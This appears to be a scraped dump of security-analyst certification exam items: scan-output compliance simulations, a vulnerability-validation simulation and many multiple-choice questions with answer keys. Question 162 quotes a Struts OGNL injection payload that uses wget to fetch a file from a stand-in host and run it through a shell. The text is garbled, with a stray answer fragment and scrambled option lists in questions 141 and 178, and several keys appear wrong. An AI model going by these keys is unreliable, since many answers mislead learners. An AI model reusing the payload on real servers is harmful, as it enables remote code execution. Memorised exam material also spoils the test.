greater</div> <div><input type="checkbox"/> AppServ2 is using Apache 2.4.18 or greater</div> <div><input type="checkbox"/> AppServ3 is using Apache 2.4.18 or greater</div> <div><input type="checkbox"/> AppServ4 is using Apache 2.4.18 or greater</div>



Part 1

Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

Compliance Report

Fill out the following report based on your analysis of the scan data.

```
root@INFOSEC:~# curl --head appsrv2.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.3.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv2.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv2.fictionalorg.com (10.21.4.69)
Host is up (0.042s latency).
rDNS record for 10.21.4.69: inaddrArpa.fictionalorg.com
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
| ssl-enum-ciphers:
|   TLSv1.0:
|   ciphers:
|     TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|     TLS_RSA_WITH_AES_128_CBC_SHA - strong
|     TLS_RSA_WITH_AES_256_CBC_SHA - strong
|   compressors:
|     NULL
|   TLSv1.1:
|   ciphers:
|     TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|     TLS_RSA_WITH_AES_128_CBC_SHA - strong
|     TLS_RSA_WITH_AES_256_CBC_SHA - strong
|   compressors:
|     NULL
|   TLSv1.2:
|   ciphers:
|     TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|     TLS_RSA_WITH_AES_128_CBC_SHA - strong
|     TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|     TLS_RSA_WITH_AES_256_CBC_SHA - strong
|     TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|   compressors:
|     NULL
|_ least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds

root@INFOSEC:~# nmap --top-ports 10 appsrv2.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv2.fictionalorg.com (10.21.4.69)
Host is up (0.15s latency).
rDNS record for 10.21.4.69: appsrv2.fictionalorg.com
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

- ☐ AppServ1 is only using TLS 1.2
- ☐ AppServ2 is only using TLS 1.2
- ☐ AppServ3 is only using TLS 1.2
- ☐ AppServ4 is only using TLS 1.2
- ☐ AppServ1 is using Apache 2.4.18 or greater
- ☐ AppServ2 is using Apache 2.4.18 or greater
- ☐ AppServ3 is using Apache 2.4.18 or greater
- ☐ AppServ4 is using Apache 2.4.18 or greater

Part 1

Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

```
root@INFOSEC:~# curl --head appsrv3.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv3.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv3.fictionalorg.com (10.21.4.70)
Host is up (0.042s latency).
rDNS record for 10.21.4.70: inaddrArpa.fictionalorg.com
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
| ssl-enum-ciphers:
|   TLSv1.0:
|   | ciphers:
|   | | TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|   | | TLS_RSA_WITH_AES_128_CBC_SHA - strong
|   | | TLS_RSA_WITH_AES_256_CBC_SHA - strong
|   | compressors:
|   | | NULL
|   TLSv1.1:
|   | ciphers:
|   | | TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|   | | TLS_RSA_WITH_AES_128_CBC_SHA - strong
|   | | TLS_RSA_WITH_AES_256_CBC_SHA - strong
|   | compressors:
|   | | NULL
|   TLSv1.2:
|   | ciphers:
|   | | TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|   | | TLS_RSA_WITH_AES_128_CBC_SHA - strong
|   | | TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|   | | TLS_RSA_WITH_AES_256_CBC_SHA - strong
|   | | TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|   | compressors:
|   | | NULL
|_ least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds

root@INFOSEC:~# nmap --top-ports 10 appsrv3.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv3.fictionalorg.com (10.21.4.70)
Host is up (0.15s latency).
rDNS record for 10.21.4.70: appsrv3.fictionalorg.com
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

Compliance Report

Fill out the following report based on your analysis of the scan data.

- ☐ AppServ1 is only using TLS 1.2
- ☐ AppServ2 is only using TLS 1.2
- ☐ AppServ3 is only using TLS 1.2
- ☐ AppServ4 is only using TLS 1.2
- ☐ AppServ1 is using Apache 2.4.18 or greater
- ☐ AppServ2 is using Apache 2.4.18 or greater
- ☐ AppServ3 is using Apache 2.4.18 or greater
- ☐ AppServ4 is using Apache 2.4.18 or greater



## Part 1

Scan Data	Compliance Report
<p>AppServ1 AppServ2 AppServ3 <u>AppServ4</u></p> <pre> root@INFOSEC:~# curl --head appsrv4.fictionalorg.com:443  HTTP/1.1 200 OK Date: Wed, 26 Jun 2019 21:15:15 GMT Server: Apache/2.4.48 (CentOS) Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT ETag: "13520-58c406780177e" Accept-Ranges: bytes Content-Length: 79136 Vary: Accept-Encoding Cache-Control: max-age=3600 Expires: Wed, 26 Jun 2019 22:15:15 GMT Content-Type: text/html  root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv4.fictionalorg.com -p 443  Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT  Nmap scan report for AppSrv4.fictionalorg.com (10.21.4.71) Host is up (0.042s latency). rDNS record for 10.21.4.71: inaddrArpa.fictionalorg.com PORT      STATE SERVICE 443/tcp   open  https   TLSv1.2:     ciphers:       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong       TLS_RSA_WITH_AES_128_CBC_SHA - strong       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong       TLS_RSA_WITH_AES_256_CBC_SHA - strong       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong     compressors:       NULL  _  least strength: strong  Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds  root@INFOSEC:~# nmap --top-ports 10 appsrv4.fictionalorg.com  Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT Nmap scan report for appsrv4.fictionalorg.com (10.21.4.71) Host is up (0.15s latency). rDNS record for 10.21.4.71: appsrv4.fictionalorg.com PORT      STATE SERVICE 80/tcp    open  http 443/tcp   open  https 8675/tcp  open  ssh  Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds </pre>	<p>Fill out the following report based on your analysis of the scan data.</p> <ul style="list-style-type: none"> <li><input type="checkbox"/> AppServ1 is only using TLS 1.2</li> <li><input type="checkbox"/> AppServ2 is only using TLS 1.2</li> <li><input type="checkbox"/> AppServ3 is only using TLS 1.2</li> <li><input type="checkbox"/> AppServ4 is only using TLS 1.2</li> <li><input type="checkbox"/> AppServ1 is using Apache 2.4.18 or greater</li> <li><input type="checkbox"/> AppServ2 is using Apache 2.4.18 or greater</li> <li><input type="checkbox"/> AppServ3 is using Apache 2.4.18 or greater</li> <li><input type="checkbox"/> AppServ4 is using Apache 2.4.18 or greater</li> </ul>

## Part 2

Scan Data	Configuration Change Recommendations
<p>AppServ1 AppServ2 AppServ3 AppServ4</p> <div style="background-color: black; height: 150px; width: 100%;"></div>	<p>+ Add recommendation for</p> <div style="border: 1px solid black; padding: 5px; width: 100px;"> <p>AppSrv1</p> <p>AppSrv2</p> <p>AppSrv3</p> <p>AppSrv4</p> </div>

- A. Mastered  
 B. Not Mastered

**Answer: A**

### Explanation:

Part 1 Answer

Check on the following:

- AppServ1 is only using TLS.1.2
- AppServ4 is only using TLS.1.2
- AppServ1 is using Apache 2.4.18 or greater
- AppServ3 is using Apache 2.4.18 or greater
- AppServ4 is using Apache 2.4.18 or greater





D. It supports rapid response and recovery during and followed an incident.

**Answer:** A

### NEW QUESTION 99

- (Exam Topic 3)

The developers recently deployed new code to three web servers. A daffy automated external device scan report shows server vulnerabilities that are failure items according to PCI DSS.


If the venerability is not valid, the analyst must take the proper steps to get the scan clean. If the venerability is valid, the analyst must remediate the finding.

After reviewing the information provided in the network diagram, select the STEP 2 tab to complete the simulation by selecting the correct Validation Result and Remediation Action for each server listed using the drop-down options.

INTRUCTIONS:

The simulation includes 2 steps.

Step1:Review the information provided in the network diagram and then move to the STEP 2 tab.



#### Vulnerability Scan Report

##### HIGH SEVERITY

**Title:** Cleartext Transmission of Sensitive Information  
**Description:** The software transmits sensitive or securitycritical data in Cleartext in a communication channel that can be sniffed by authorized users.  
**Affected Asset:** 172.30.0.15  
**Risk:** Anyone can read the information by gaining access to the channel being used for communication.  
**Reference:** CVE-2002-1949

##### MEDIUM SEVERITY

**Title:** Sensitive Cookie in HTTPS session without 'Secure' Attribute  
**Description:** The Secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the use agent to send those cookies in plaintex over HTTP session.  
**Affected Asset:** 172.30.0.152  
**Risk:** Session Sidejacking  
**Reference:** CVE-2004-0462

##### LOW SEVERITY

**Title:** Untrusted SSL/TLS Server X.509 Certificate  
**Description:** The server's TLS/SSL certificate is signed by a Certification Authority that is untrusted or unknown.  
**Affected Asset:** 172.30.0.153  
**Risk:** May allow man-in-the-middle attackers to insert a spoofed certificate for any Distinguished Name (DN).  
**Reference:** CVE-2005-1234

STEP 2: Given the Scenario, determine which remediation action is required to address the vulnerability.

Network Diagram

INSTRUCTIONS

STEP 2: Given the scenario, determine which remediation action is required to address the vulnerability.

System	Validate Result	Remediation Action
WEB_SERVER01	<div><div></div><div>False Positive False Negative True Positive True Negative</div></div>	<div><div></div><div>Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate</div></div>
WEB_SERVER02	<div><div></div><div>False Positive False Negative True Positive True Negative</div></div>	<div><div></div><div>Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate</div></div>
WEB_SERVER03	<div><div></div><div>False Positive False Negative True Positive True Negative</div></div>	<div><div></div><div>Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate</div></div>

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

INSTRUCTIONS

STEP 2: Given the scenario, determine which remediation action is required to address the vulnerability.

System	Validate Result	Remediation Action
WEB_SERVER01	<div>True Positive</div>	<div>Encrypt Entire Session</div>
WEB_SERVER02	<div>True Positive</div>	<div>Encrypt All Session Cookies</div>
WEB_SERVER03	<div>True Positive</div>	<div>Request Certificate from a Public CA</div>

NEW QUESTION 102

- (Exam Topic 3)

A company wants to configure the environment to allow passive network monitoring. To avoid disrupting the sensitive network, which of the following must be supported by the scanner's NIC to assist with the company's request?

- A. Port bridging
- B. Tunnel all mode
- C. Full-duplex mode
- D. Port mirroring
- E. Promiscuous mode

Answer: D

NEW QUESTION 107

- (Exam Topic 3)

A security is reviewing a vulnerability scan report and notes the following finding:

Vulnerability	Severity	QoD	Host	Location
Antivirus missing current signature	10.0 (High)	97%	192.168.86.8	general/top

As part of the detection and analysis procedures, which of the following should the analyst do NEXT?

- A. Patch or reimage the device to complete the recovery
- B. Restart the antiviruses running processes
- C. Isolate the host from the network to prevent exposure
- D. Confirm the workstation's signatures against the most current signatures.

**Answer:** D

#### NEW QUESTION 110

- (Exam Topic 2)

A company wants to outsource a key human-resources application service to remote employees as a SaaS-based cloud solution. The company's GREATEST concern should be the SaaS provider's:

- A. DLP procedures.
- B. logging and monitoring capabilities.
- C. data protection capabilities.
- D. SLA for system uptime.

**Answer:** C

#### NEW QUESTION 111

- (Exam Topic 2)

The SFTP server logs show thousands of failed login attempts from hundreds of IP addresses worldwide. Which of the following controls would BEST protect the service?

- A. Whitelisting authorized IP addresses
- B. Enforcing more complex password requirements
- C. Blacklisting unauthorized IP addresses
- D. Establishing a sinkhole service

**Answer:** C

#### NEW QUESTION 114

- (Exam Topic 2)

During an investigation, an analyst discovers the following rule in an executive's email client: IF \* TO <executive@anycompany.com> THEN mailto: <someaddress@domain.com> SELECT FROM 'sent' THEN DELETE FROM <executive@anycompany.com>

The executive is not aware of this rule. Which of the following should the analyst do FIRST to evaluate the potential impact of this security incident?

- A. Check the server logs to evaluate which emails were sent to <someaddress@domain.com>
- B. Use the SIEM to correlate logging events from the email server and the domain server
- C. Remove the rule from the email client and change the password
- D. Recommend that management implement SPF and DKIM

**Answer:** A

#### NEW QUESTION 115

- (Exam Topic 2)

A security analyst is investigating an incident that appears to have started with SQL injection against a publicly available web application. Which of the following is the FIRST step the analyst should take to prevent future attacks?

- A. Modify the IDS rules to have a signature for SQL injection.
- B. Take the server offline to prevent continued SQL injection attacks.
- C. Create a WAF rule in block mode for SQL injection
- D. Ask the developers to implement parameterized SQL queries.

**Answer:** A

#### NEW QUESTION 120

- (Exam Topic 2)

Understanding attack vectors and integrating intelligence sources are important components of:

- A. proactive threat hunting
- B. risk management compliance.
- C. a vulnerability management plan.
- D. an incident response plan.

**Answer:** C

#### Explanation:

threat hunting activities.

- \* 1. Establishing a hypothesis,
- \* 2. Profile threat actors/activities,



- \* 3. Threat hunting tactics,
- \* 4. Reducing attack surface,
- \* 5. Bundle critical systems/assets into groups/protected zones,
- \* 6. Attack vectors understood, assessed and addressed
- \* 7. Integrated intelligence
- \* 8. Improving detection capabilities.

#### NEW QUESTION 124

- (Exam Topic 2)

A company recently experienced financial fraud, which included shared passwords being compromised and improper levels of access being granted. The company has asked a security analyst to help improve its controls.

Which of the following will MOST likely help the security analyst develop better controls?

- A. An evidence summarization
- B. An indicator of compromise
- C. An incident response plan
- D. A lessons-learned report

**Answer: C**

#### NEW QUESTION 129

- (Exam Topic 2)

A security analyst receives a CVE bulletin, which lists several products that are used in the enterprise. The analyst immediately deploys a critical security patch.

Which of the following BEST describes the reason for the analyst's immediate action?

- A. A known exploit was discovered.
- B. There is an insider threat.
- C. Nation-state hackers are targeting the region.
- D. A new zero-day threat needs to be addressed.
- E. A new vulnerability was discovered by a vendor.

**Answer: E**

#### NEW QUESTION 134

- (Exam Topic 2)

A security analyst reviews SIEM logs and detects a well-known malicious executable running in a Windows machine. The up-to-date antivirus cannot detect the malicious executable. Which of the following is the MOST likely cause of this issue?

- A. The malware is being executed with administrative privileges.
- B. The antivirus does not have the malware's signature.
- C. The malware detects and prevents its own execution in a virtual environment.
- D. The malware is fileless and exists only in physical memory.

**Answer: A**

#### NEW QUESTION 137

- (Exam Topic 2)

An incident response team is responding to a breach of multiple systems that contain PII and PHI. Disclosing the incident to external entities should be based on:

- A. the responder's discretion
- B. the public relations policy
- C. the communication plan
- D. senior management's guidance

**Answer: A**

#### NEW QUESTION 139

- (Exam Topic 2)

A large insurance company wants to outsource its claim-handling operations to an overseas third-party organization. Which of the following would BEST help to reduce the chance of highly sensitive data leaking?

- A. Configure a VPN between the third party organization and the internal company network.
- B. Set up a VDI that the third party must use to interact with company systems.
- C. Use MFA to protect confidential company information from being leaked.
- D. Implement NAC to ensure connecting systems have malware protection.
- E. Create jump boxes that are used by the third-party organization so it does not connect directly.

**Answer: D**

#### NEW QUESTION 141

- (Exam Topic 2)

A remote code-execution vulnerability was discovered in the RDP for the servers running a key-hosted application. While there is no automated check for this vulnerability from the vulnerability assessment vendor, the in-house technicians were able to evaluate manually whether this vulnerability was present through the use of custom scripts. This evaluation determined that all the hosts are vulnerable. A technician then tested the patch for this vulnerability and found that it can cause stability issues in the key-hosted application. The application is accessed through RDP to a jump host that does not run the application directly. To mitigate this vulnerability, the security operations team needs to provide remediation steps that will mitigate the vulnerability temporarily until the compatibility issues with the patch are resolved. Which of the following will BEST allow systems to continue to operate and mitigate the vulnerability in the short term?

- A. Implement IPsec rules on the application servers through a GPO that limits RDP access from only the jump host
- B. Patch the jump host
- C. Since it does not run the application natively, it will not affect the software's operation and functionality
- D. Do not patch the application servers until the compatibility issue is resolved.
- E. Implement IPsec rules on the jump host server through a GPO that limits RDP access from only the other application server
- F. Do not patch the jump host
- G. Since it does not run the application natively, it is at less risk of being compromised
- H. Patch the application servers to secure them.
- I. Implement IPsec rules on the application servers through a GPO that limits RDP access to only the other application server
- J. Do not patch the jump host
- K. Since it does not run the application natively, it is at less risk of being compromised
- L. Patch the application servers to secure them.
- M. Implement firewall rules on the application servers through a GPO that limits RDP access to only the other application server
- N. Manually check the jump host to see if it has been compromised
- O. Patch the application servers to secure them.

**Answer:** A

#### NEW QUESTION 146

- (Exam Topic 2)

An organization is upgrading its network and all of its workstations. The project will occur in phases, with infrastructure upgrades each month and workstation installs every other week. The schedule should accommodate the enterprise-wide changes, while minimizing the impact to the network. Which of the following schedules BEST addresses these requirements?

- A. Monthly topology scans, biweekly host discovery scans, weekly vulnerability scans
- B. Monthly vulnerability scans, biweekly topology scans, daily host discovery scans
- C. Monthly host discovery scans; biweekly vulnerability scans, monthly topology scans
- D. Monthly topology scans, biweekly host discovery scans, monthly vulnerability scans

**Answer:** D

#### NEW QUESTION 151

- (Exam Topic 2)

An analyst needs to provide recommendations for the AUP. Which of the following is the BEST recommendation to protect the company's intellectual property?

- A. Company assets must be stored in a locked cabinet when not in use.
- B. Company assets must not be utilized for personal use or gain.
- C. Company assets should never leave the company's property.
- D. All Internet access must be via a proxy server.

**Answer:** D

#### NEW QUESTION 153

- (Exam Topic 2)

A security analyst needs to develop a brief that will include the latest incidents and the attack phases of the incidents. The goal is to support threat intelligence and identify whether or not the incidents are linked.

Which of the following methods would be MOST appropriate to use?

- A. An adversary capability model
- B. The MITRE ATT&CK framework
- C. The Cyber Kill Chain
- D. The Diamond Model of Intrusion Analysis

**Answer:** C

#### NEW QUESTION 154

- (Exam Topic 2)

A security analyst is reviewing the following DNS logs as part of security-monitoring activities:

```
FROM 192.168.1.20 A www.google.com 67.43.45.22
FROM 192.168.1.20 AAAA www.google.com 2006:67:AD:1FAB::102
FROM 192.168.1.43 A www.mail.com 193.56.221.99
FROM 192.168.1.2 A www.company.com 241.23.22.11
FROM 192.168.1.211 A www.uewiryfajfcbfaerwfj.co 32.56.32.122
FROM 192.168.1.106 A www.whatsmyip.com 102.45.33.53
FROM 192.168.1.93 AAAA www.nbc.com 2002:10:976::1
FROM 192.168.1.78 A www.comptia.org 122.10.31.87
```

Which of the following MOST likely occurred?

- A. The attack used an algorithm to generate command and control information dynamically.
- B. The attack used encryption to obfuscate the payload and bypass detection by an IDS.
- C. The attack caused an internal host to connect to a command and control server.
- D. The attack attempted to contact www.google.com to verify Internet connectivity.

**Answer:** C

#### NEW QUESTION 157

- (Exam Topic 2)

A remote code execution vulnerability was discovered in the RDP. An organization currently uses RDP for remote access to a portion of its VDI environment. The analyst verified network-level authentication is enabled

Which of the following is the BEST remediation for this vulnerability?

- A. Verify the latest endpoint-protection signature is in place.
- B. Verify the corresponding patch for the vulnerability is installed^
- C. Verify the system logs do not contain indicator of compromise.
- D. Verify the threat intelligence feed is updated with the latest solutions

**Answer:** A

#### NEW QUESTION 159

- (Exam Topic 2)

A company's senior human resources administrator left for another position, and the assistant administrator was promoted into the senior position. On the official start day, the new senior administrator planned to ask for extended access permissions but noticed the permissions were automatically granted on that day. Which of the following describes the access management policy in place at the company?

- A. Mandatory-based
- B. Host-based
- C. Federated access
- D. Role-based

**Answer:** D

#### NEW QUESTION 160

- (Exam Topic 2)

The threat intelligence department recently learned of an advanced persistent threat that is leveraging a new strain of malware, exploiting a system router. The company currently uses the same device mentioned in the threat report. Which of the following configuration changes would BEST improve the organization's security posture?

- A. Implement an IPS rule that contains content for the malware variant and patch the routers to protect against the vulnerability
- B. Implement an IDS rule that contains the IP addresses from the advanced persistent threat and patch the routers to protect against the vulnerability
- C. Implement an IPS rule that contains the IP addresses from the advanced persistent threat and patch the routers to protect against the vulnerability
- D. Implement an IDS rule that contains content for the malware variant and patch the routers to protect against the vulnerability

**Answer:** A

#### NEW QUESTION 161

- (Exam Topic 2)

Which of the following is MOST closely related to the concept of privacy?

- A. An individual's control over personal information
- B. A policy implementing strong identity management processes
- C. A system's ability to protect the confidentiality of sensitive information
- D. The implementation of confidentiality, integrity, and availability

**Answer:** A

#### Explanation:

"Privacy refers to whatever control you have over your personal information and how it is utilized."

#### NEW QUESTION 162

- (Exam Topic 2)

An application server runs slowly and then triggers a high CPU alert. After investigating, a security analyst finds an unauthorized program is running on the server. The analyst reviews the application log below.

```
20xx-03-13 05:54:50,523 ajp-bio-8009-exec-10 WARN
((#container==#context['com.opensymphony.xwork2.ActionContext.container'])).
(ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).
(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm))).
(#cmd=/cd /tmp/bcap/; wget hxxp://domain.com/tmp/bcn/xm.zip; ls -la').(#iswin=
(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).
(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).
(#process=#p.start())
```

Which of the following conclusions is supported by the application log?

- A. An attacker was attempting to perform a buffer overflow attack to execute a payload in memory.
- B. An attacker was attempting to perform an XSS attack via a vulnerable third-party library.
- C. An attacker was attempting to download files via a remote command execution vulnerability
- D. An attacker was attempting to perform a DoS attack against the server.

**Answer:** C

**Explanation:**

Bin /Bash in this log. looks like reverse shell and definately remote command exacution and downloading something.

**NEW QUESTION 164**

- (Exam Topic 2)

Which of the following assessment methods should be used to analyze how specialized software performs during heavy loads?

- A. Stress test
- B. API compatibility lest
- C. Code review
- D. User acceptance test
- E. Input validation

**Answer:** A

**NEW QUESTION 165**

- (Exam Topic 2)

While analyzing network traffic, a security analyst discovers several computers on the network are connecting to a malicious domain that was blocked by a DNS sinkhole. A new private IP range is now visible, but no change requests were made to add it. Which of the following is the BEST solution for the security analyst to implement?

- A. Block the domain IP at the firewall.
- B. Blacklist the new subnet
- C. Create an IPS rule.
- D. Apply network access control.

**Answer:** A

**NEW QUESTION 170**

- (Exam Topic 2)

A newly appointed Chief Information Security Officer (CISO) has completed a risk assessment review of the organization and wants to reduce the numerous risks that were identified. Which of the following will provide a trend of risk mitigation?

- A. Risk response
- B. Risk analysis
- C. Planning
- D. Oversight
- E. Continuous monitoring

**Answer:** A

**NEW QUESTION 174**

- (Exam Topic 2)

An analyst needs to provide a recommendation that will allow a custom-developed application to have full access to the system's processors and peripherals but still be contained securely from other applications that will be developed. Which of the following is the BEST technology for the analyst to recommend?

- A. Software-based drive encryption
- B. Hardware security module
- C. Unified Extensible Firmware Interface
- D. Trusted execution environment

**Answer:** D

**NEW QUESTION 178**

- (Exam Topic 2)

When reviewing a compromised authentication server, a security analyst discovers the following hidden file:

```
root@ldapl1:~# cat .pass.txt
jamith>Welcome123:18073:0:99999:7:::
mjones4>Welcome123:18073:0:99999:7:::
egreen1>Welcome123:18073:0:99999:7:::
rbarger>Welcome123:18073:0:99999:7:::
mhemel4>Welcome123:18073:0:99999:7:::
mgill1>Welcome123:18073:0:99999:7:::
cyoun91>Welcome123:18073:0:99999:7:::
gkiepper3>Welcome123:18073:0:99999:7:::
```

Further analysis shows these users never logged in to the server. Which of the following types of attacks was used to obtain the file and what should the analyst recommend to prevent this type of attack from reoccurring?

- A. A rogue LDAP server is installed on the system and is connecting password
- B. The analyst should recommend wiping and reinstalling the server.
- C. A password spraying attack was used to compromise the password
- D. The analyst should recommend that all users receive a unique password.
- E. A rainbow tables attack was used to compromise the account
- F. The analyst should recommend that future password hashes contains a salt.



- G. A phishing attack was used to compromise the account
- H. The analyst should recommend users install endpoint protection to disable phishing links.

Answer: B

NEW QUESTION 181

